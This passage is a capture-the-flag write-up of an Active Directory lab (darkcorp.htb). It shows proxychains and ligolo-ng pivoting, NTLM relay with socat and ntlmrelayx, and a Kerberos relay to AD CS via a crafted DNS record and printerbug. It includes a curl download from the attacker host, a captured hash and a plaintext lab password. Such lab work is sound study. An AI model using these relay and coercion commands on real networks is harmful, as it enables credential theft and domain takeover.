[2025-10-25T01:05:36Z INFO  rusthound_ce::objects::enterpriseca] Found 11 enabled certificate templates
[2025-10-25T01:05:36Z INFO  rusthound_ce::api] Parsing LDAP objects finished!
```

Run BloodHound server and upload it. DOMAINDNSZONES and FORESTDNSZONES should be removed from domains.json before uploading



However, victor.r doesn't have anything to do


Get web-01$

I can run nmap using proxychains


```
sudo proxychains nmap 172.16.20.2 -sT -Pn -v
```

```
Nmap scan report for WEB-01 (172.16.20.2)
Host is up (0.064s latency).
Not shown: 995 closed tcp ports (conn-refused)
PORT     STATE SERVICE
80/tcp   open  http
135/tcp  open  msrpc
139/tcp  open  netbios-ssn
445/tcp  open  microsoft-ds
5000/tcp open  upnp
```


I can visit 172.16.20.2:5000 with setting foxyproxy socks proxy on 1080



It requires credential. Let's try victor.r's cred



I can login. Click Check Status




It sends ntlm request to check the status of the server. I can use it to relay the packet

1. Download socat on the host and run it to forward it to my machine

```
./socat TCP-LISTEN:8080,reuseaddr,fork TCP:10.10.16.102:80
```

```
postgres@drip:/dev/shm$ curl http://10.10.16.102:8000/socatx64.bin -o socat
  % Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
                                 Dload  Upload   Total   Spent    Left  Speed
100  370k  100  370k    0     0   295k      0  0:00:01  0:00:01 --:--:--  295k
postgres@drip:/dev/shm$ chmod +x socat
postgres@drip:/dev/shm$ ./socat TCP-LISTEN:8080,reuseaddr,fork TCP:10.10.16.102:80
```


2. Send ntlm packet to drip.darkcorp.htb on port 8080



3. Responder shows the hash, but it cannot be cracked

```
[HTTP] NTLMv2 Client   : 10.10.11.54
[HTTP] NTLMv2 Username : darkcorp\svc_acc
[HTTP] NTLMv2 Hash     : svc_acc::darkcorp:2832e28f61ec898b:494925E4B5357629DC76A92690CAF5E0:0101000000000000018740C1B0A45DC01F7597F0989A3C1190000000002000800540040C0
050004600010010E00570049004E002D00470051004700 4C00430037004E003900520050003600040014005400 4C00500046002E004C004F00430041004C0003003400570049004E002D00470051004700 4C0
043003700 4E003900520050003600 2E0054004C00500046002E004C004F00430041004C000500140054004C00500046002E004C004F00430041004C0008003000300000000000000000000000300000015
6DF5E976B523F11309A1CAAAEA7BB08A73A55E6EC49BBC53D8DBA8B57B52F0A001000000000000000000000000000000000009002C00480054005400 5002F00640072006900700 2E00640061007200 6B0
063006F00720070002E00680074006200000000000000000
[*] Skipping previously captured hash for darkcorp\svc_acc
```


I can get svc_acc cred if I can successfully relay it to DC-01.



This user can add dns


4. As root, run this command and launch the ntlm packet on the browser

```
proxychains impacket-ntlmrelayx -t ldap://172.16.20.1 --http-port 80
```



5. Try sending it to https://dc-01.darkcorp.htb/certsrv/certfnsh.asp(Certipy wiki https://github.com/ly4k/Certipy/wiki/06-%E2%80%90-Privilege-Escalation shows that it's the web enrollment endpoint)

```
proxychains impacket-ntlmrelayx -t https://dc-
01.darkcorp.htb/certsrv/certfnsh.asp --http-port 80 --adcs
```



However, it fails. I can verify it using curl

```
^C┌─[root@parrot]─[/home/parrot/Documents/darkcorp/relay]
└──╼ #proxychains curl -k -I https://172.16.20.1/certsrv/certfnsh.asp
[proxychains] config file found: /etc/proxychains.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.16
[proxychains] Strict chain  ...  127.0.0.1:1080  ...  172.16.20.1:443  ...  OK
HTTP/2 401
content-length: 1293
content-type: text/html
server: Microsoft-IIS/10.0
www-authenticate: Negotiate
x-powered-by: ASP.NET
date: Fri, 24 Oct 2025 17:42:47 GMT
```

Negotiate means it will use kerberos first and if it fails, use ntlm, but seems like ntlm is disabled

5. I need to install krbrelayx and impacket(inside krbrelayx directory) from github and install requirements. It actually has error in the code, so I need to correct it.

On lib/servers/smbrelayserver.py

```
29 import string$
30 import socket$
31 $
32 from binascii import hexlify$
33 from impacket import smb, ntlm, LOG, smb3$
34 from impacket.nt_errors import STATUS_MORE_PROCESSING_REQUIRED, STATUS_ACCESS_DENIED, STATUS_SUCCESS$
35 from impacket.spnego import SPNEGO_NegTokenResp, SPNEGO_NegTokenInit$
36 from impacket.smbserver import SMBSERVER, outputToJohnFormat, writeJohnOutputToFile$
37 from impacket.spnego import ASN1_AID, ASN1_SUPPORTED_MECH$
38 from impacket.examples.ntlmrelayx.servers.socksserver import activeConnections$
39 from impacket.examples.ntlmrelayx.utils.targetsutils import TargetsProcessor$
40 #from impacket.smbserver import getFileTime$
41 from pyasn1.codec.der import decoder, encoder$
42 from lib.utils.kerberos import get_kerberos_loot, get_auth_data$
43 from lib.utils.spnego import GSSAPIHeader_SPNEGO_Init2, GSSAPIHeader_SPNEGO_Init, MechTypes, MechType, TypesMech, NegTokenResp, NegResult, NegotiationToken$
44 $
45 def getFileTime(t):$
46     t *= 10000000$
47     t += 116444736000000000$
48     return t$
49 $
50 class SMBRelayServer(Thread):$
51     def __init__(self,config):$
52         Thread.__init__(self)$
53         self.daemon = True$
54         self.server = 0$
55         #Config object$
56         self.config = config$
57         #Current target IP$
```

6. https://www.synacktiv.com/publications/relaying-kerberos-over-smb-using-krbrelayx shows that adding dns record as some string appended to dc-01 to masquerade it as dc-01. Let's try

```
proxychains impacket-ntlmrelayx -t ldap://172.16.20.1 --http-port 80 --add-dns-record "dc-011UWhRCAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAYBAAAA" 10.10.16.102
```


```
[*] Servers started, waiting for connections
[*] HTTPD(80): Client requested path: /
[*] HTTPD(80): Client requested path: /
[*] HTTPD(80): Client requested path: /
[*] HTTPD(80): Connection from 10.10.11.54 controlled, attacking target ldap://dc-01.darkcorp.htb
[proxychains] Strict chain  ...  127.0.0.1:1080  ...  172.16.20.1:389  ...  OK
[*] HTTPD(80): Client requested path: /
[*] HTTPD(80): Authenticating against ldap://dc-01.darkcorp.htb as DARKCORP/SVC_ACC SUCCEED
[*] Enumerating relayed user's privileges. This may take a while on large domains
[*] Checking if domain already has a `dc-011UWhRCAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAYBAAAA` DNS record
[*] Domain does not have a `dc-011UWhRCAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAYBAAAA` record!
[proxychains] Strict chain  ...  127.0.0.1:1080  ...  172.16.20.1:53  ...  OK
[*] Adding `A` record `dc-011UWhRCAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAYBAAAA` pointing to `10.10.16.102` at `DC=dc-011UWhRCAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAYBAAAA,DC=darkcorp.htb,CN=MicrosoftDNS,DC=DomainDnsZones,DC=darkcorp,DC=htb`
[*] Added `A` record `dc-011UWhRCAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAYBAAAA`. DON'T FORGET TO CLEANUP (set `dNSTombstoned` to `TRUE`, set `dnsRecord` to a NULL byte)
[*] Dumping domain info for first time
[*] Domain info dumped into lootdir!
```

7. Run krbrelayx

```
proxychains python3 krbrelayx.py -debug -t https://dc-
01.darkcorp.htb/certsrv/certfnsh.asp --adcs
```

8. Run printerbug.py to launch packet

```
'darkcorp/victor.r':'victor1gustavo@#'@web-01.darkcorp.htb dc-
011UWhRCAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAYBAAAA
```



krbrelayx save .pfx file

9. Get authorized using .pfx file

Before proceeding, I need to run ntpdate, but proxychains doesn't work well for this. I'll use ligolo only for this step

1. Upload agent file to the victim and put proxy on local
2. Run this command on local

```
sudo ip tuntap add user <my username> mode tun ligolo
sudo ip link set ligolo up
sudo ./proxy -selfcert
```

```
┌──[parrot@parrot]─[~/Documents/darkcorp]
└─$sudo ip tuntap add user parrot mode tun ligolo
┌──[parrot@parrot]─[~/Documents/darkcorp]
└─$sudo ip link set ligolo up
┌──[parrot@parrot]─[~/Documents/darkcorp]
└─$sudo ./proxy -selfcert
INFO[0000] Loading configuration file ligolo-ng.yaml
WARN[0000] Using default selfcert domain 'ligolo', beware of CTI, SOC and IoC!
INFO[0000] Listening on 0.0.0.0:11601
    __    _             __
   / /   (_)___ _____  / /___        ____  ____ _
  / /   / / __ `/ __ \/ / __ \______/ __ \/ __ `/
 / /___/ / /_/ / /_/ / / /_/ /_____/ / / / /_/ /
/_____/_/\__, /\____/_/\____/     /_/ /_/\__, /
        /____/                            /____/

  Made in France ♥            by @Nicocha30!
  Version: dev
```

3. Run this command on victim

```
./agent --connect 10.10.16.102:11601 -ignore-cert
```

4. Use session, autoroute command and select things on below highlighted

```
ligolo-ng » session
? Specify a session : 1 - ebelford@drip - 10.10.11.54:55538 - 00155d840302
[Agent : ebelford@drip] » autoroute
? Select routes to add: 172.16.20.3/24
? Create a new interface or use an existing one? Use an existing one
? Select the interface to use ligolo
INFO[0018] Creating routes for ligolo...
INFO[0018] Route 172.16.20.3/24 created.
? Start the tunnel? Yes
INFO[0019] Starting tunnel to ebelford@drip (00155d840302)
[Agent : ebelford@drip] » iflist
Interface list
+---+-----------+-----------------------------------------------------------------------------+-----------------------+
| # | TAP NAME  | DST ROUTES                                                                  | STATE                 |
+---+-----------+-----------------------------------------------------------------------------+-----------------------+
